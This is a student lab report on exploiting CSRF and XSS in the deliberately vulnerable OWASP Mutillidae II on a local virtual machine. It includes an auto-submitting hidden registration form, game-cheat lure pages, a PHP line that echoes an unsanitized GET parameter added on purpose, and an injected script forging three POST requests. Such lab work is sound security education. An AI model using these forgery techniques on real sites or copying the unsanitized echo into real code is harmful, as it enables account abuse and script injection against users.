



HACETTEPE UNIVERSITY
COMPUTER ENGINEERING DEPARTMENT

BBM459 SECURE PROGRAMMING LAB - 2023 SPRING

Assignment 5

May 28, 2023

Student names:

Yiğit Emir İŞIKÇI
Abdullah Mert DİNÇER

Student Numbers:

2200356028
2200356016

1 Problem Definition

In this assignment, we explored the security vulnerability known as Cross-Site Request Forgery (CSRF), a menace to online security that leverages the trust a website has in a user's browser to perform unauthorized actions. These could range from harmless activities to malicious undertakings such as unauthorized payments or fund transfers.


Our investigation will focus on exploiting CSRF vulnerabilities in OWASP Mutillidae II, an open-source, deliberately vulnerable web application. The task involves exploiting these vulnerabilities to perform specific operations, revealing the sneaky nature of CSRF attacks and emphasizing the need for effective prevention measures. By understanding how these attacks work in a safe, controlled environment, we aim to better secure future web applications against such threats.

2 LAB TASKS

2.1 Experiment 1

We created an account named "yigitmert" and logged in. Then we selected OWASP 2013 → A8 - Cross Site Request Forgery (CSRF). Let's start hacking.


Firstly, we designed a hacking site witch includes 3 links to open new pages. Each page is going to be used to make the requested CSRF attack.



2.1.1 Page for adding a blog entry

The first operation aimed to take advantage of the CSRF vulnerability on the page used to add a blog entry. Our goal was to trick a user who was already logged in into unknowingly adding a blog entry to the system.



The strategy we used was to build an attractive, innocent-looking website with an image gallery for the well-known game Clash of Clans. This website contained a form that, when filled out, sent an HTTP POST request to the "Add to your blog" page of the Mutillidae application. As soon as the page loaded, this form was automatically filled with a new blog entry and submitted.




The user was unaware that their blog entry was being added to the system while the form was being submitted in the background. They kept using the website as before, not realizing what was happening behind the scenes.

The purpose of this exploit is to show how a CSRF attack can use the user's current session to send requests to the server without the user's knowledge. Even though the operation in this case was comparatively benign, it shows how an attacker could use similar techniques to carry out more malicious tasks, like changing the user's password or email.

After completing the operation, we checked the attack's outcome by clicking the 'View Blogs' link on Mutillidae. The new blog entry was then displayed, indicating that the CSRF attack had been successfully executed.






As we can see here, blog entry succesfully added.

2.1.2 Page for registering a new user

This part of the experiment targeted the "Register User" page and exploited the CSRF vulnerability to add a new user to the system, again without the user's knowledge while viewing our dummy website.

We expanded our trick website by adding a new page that purported to provide free Clash of Clans GOLD. While the user's focus was on the attraction offer, a form that was integrated into the webpage sent an HTTP POST request to the Mutillidae application's "Register User" page.



This form was auto-filled with a username, email, and password for a new user and was submitted in the background as soon as the webpage was loaded. This action was performed seamlessly and invisibly, leaving the user undisturbed as they interacted with the page.

This exploit exemplifies a potential real-world CSRF attack, where an attacker could create unauthorized new accounts. These could be used for a variety of malicious purposes, such as spamming, data scraping, or to aid in further breaches of the system.

We examined the Mutillidae application's login page to verify the success of our attack. The newly registered user was now accessible there using the provided login information. This demonstrated the subtle yet potent risk that CSRF vulnerabilities pose to web security once more and supported the effectiveness of our CSRF attack. applications.

```
<form name="csrf" id="csrf" target="my_iframe" action="http://192.168.56.101/mutillidae/index.php?popUp..." method="POST">
  <input type="hidden" name='csrf-token' value=''>
  <input type="hidden" name='username' value='FAKE_ACCOUNT_HAS_BEEN_CREATED'>
  <input type="hidden" name='password' value='mertyigit'>
  <input type="hidden" name='confirm_password' value='mertyigit'>
  <input type="hidden" name='my_signature' value=''>
  <input type="hidden" name='register-php-submit-button' value='Create Account'>
</form>
```




We successfully logged in to newly created account.

2.1.3 Page for voting

In this part, we focused on the "Poll Question" page of the Mutillidae application. Our aim was to manipulate the voting for a specific security tool using the CSRF vulnerability of the page.


, This page, which adds level to user's CoC account and seems to be completely safe, actually

contained our hidden attack. An embedded form on the page used a JavaScript event called "onmouseover" to send an HTTP GET or POST request to the "Poll Question" page whenever the user hovered over a button.



192.168.56.101/mutillidae/index... Clash of Clans XP Hack

Back to the main page



How many levels you wanna gain?

☐ +1 ☐ +5 ☐ +10 ☒ +20

Enter your username and password:

Username:

Password:

These requests were created without the user's permission or knowledge to cast a vote in for a particular security tool. This is an illustration of how CSRF vulnerabilities can be used by an attacker to abuse trust and control user behavior.

To verify the success of our attack, we checked the "View Log" link in the Mutillidae application. Here, we could see the votes our CSRF attack had automatically cast, confirming the success of our exploit.

Log				
Back Help Me!				
172 log records found Refresh Logs Delete Logs				
Hostname	IP	Browser Agent	Page Viewed	Date/Time
192.168.56.1	192.168.56.1	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36	User voted for: wireshark	2023-05-28 07:53:59
192.168.56.1	192.168.56.1	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36	User visited: user-poll.php	2023-05-28 07:53:59
192.168.56.1	192.168.56.1	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36	Selected blog entries for anonymous	2023-05-28 07:45:30
		Mozilla/5.0 (Windows NT 10.0; Win64; x64)		

2.2 Experiment 2

2.2.1 Part 1: Add a new GET parameter

In this task, we added a new GET parameter to the index.php file of the Mutillidae application. This parameter was designed to accept input from the URL and display it on the page, making it vulnerable to Cross-Site Scripting (XSS) attacks. XSS is a type of security flaw where attackers can inject malicious scripts into web pages viewed by other users. For this experiment, the added GET parameter could be manipulated to contain a script, which when loaded on the page would be executed. It's crucial to note that this is a demonstration of potential vulnerabilities for educational purposes, and such security flaws should be strictly avoided in real-world applications.

```

GNU nano 2.2.2      File: index.php      Modified

/* -----
 * initialize required software handler
 * ----- */
$RequiredSoftwareHandler = new RequiredSoftwareHandler(__ROOT__.'owasp$

/* -----
 * PROCESS REQUESTS
 * ----- */
if (isset($_GET["do"])){
    include_once(__ROOT__.'process-commands.php');
} // end if

if (isset($_GET["mertyigit"])) {
    echo $_GET["mertyigit"];
}

/* -----
 * PROCESS LOGIN ATTEMPT (IF ANY)
 * ----- */
if (isset($_POST["login-php-submit-button"])){
    include_once(__ROOT__.'includes/process-login-attempt.php');
} // end if


/* -----
 * REACT TO CLIENT SIDE CHANGES
 * ----- */

[ Smooth scrolling enabled ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text    ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^U Next Page  ^U UnCut Text ^T To Spell


```

2.2.2 Part 2: Set the Security Level to 1 and add some blog posts

In the first stage of this task, We started by modifying the OWASP Mutillidae II web application's security level. We set the security level to 1 after navigating the application's settings.



We headed to the section of the application where blog entries could be added. we created and submitted multiple blog entries using the available form. Each entry had a distinct for further analysis.



We used the browser's developer tools to track HTTP requests in order to examine the POST data related to the creation of blog posts. A POST request was found when each blog post was submitted. We could see the data being sent to the server when we looked at these requests, which gave me important information about how the application handled POST data.

General	
Request URL:	http://192.168.56.101/mutillidae/index.php?page=add-to-your-blog.php
Request Method:	POST
Status Code:	200 OK
Remote Address:	192.168.56.101:80
Referrer Policy:	strict-origin-when-cross-origin

Finally, we examined the GET data that was included in the application. The URL query pa-


rameters is standing in for the GET data.

”http://192.168.56.101/mutillidae/index.php?page=add-to-your-blog.php”

Here, the parameters showed up after the ”?” character is stands for the GET data.

2.2.3 Part 3: Create a GET request with an XSS attack and embed a script to index page

We began this part of the experiment by ensuring we were logged into the OWASP Mutillidae II application. After confirming our login status, we focused on the GET parameter that we previously added to the application’s index page. Then a script we chose to write would display the text ”XSS ATTACK” on the website. This script was added into the GET request we were about to send to achieve this.



2.2.4 Part 4: Forge three POST request

In the final section of our assignment, we made use of the XSS vulnerability that we had discovered in the section before to create and insert a more complex JavaScript script into the Mutillidae application’s index.php page.

```
1 <script>
2     var xhr1 = new XMLHttpRequest();
3     xhr1.open("POST", "http://192.168.56.101/mutillidae/index.php?page=add-to-your-
4         blog.php", true);
5     xhr1.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
6     xhr1.send("content=test");
7
8     var xhr2 = new XMLHttpRequest();
9     xhr2.open("POST", "http://192.168.56.101/mutillidae/index.php?page=register.php",
10         true);
11     xhr2.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
```


```

10     xhr2.send("username=new_account_for_step4&password=yigitmert$confirm_password=
      yigitmert");
11
12     var xhr3 = new XMLHttpRequest();
13     xhr3.open("POST", "http://192.168.56.101/mutillidae/index.php?page=user-poll.php",
      true);
14     xhr3.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
15     xhr3.send("choice=kismet");
16 </script>

```

This script programmatically sent three separate POST requests, similar to those we investigated in section 2.2.

However, when we inspect the requests from browser, we somehow sent GET requests instead of POST.



3 References

<https://openai.com/>

<https://stackoverflow.com/>

https://en.wikipedia.org/wiki/Cross-site_request_forgery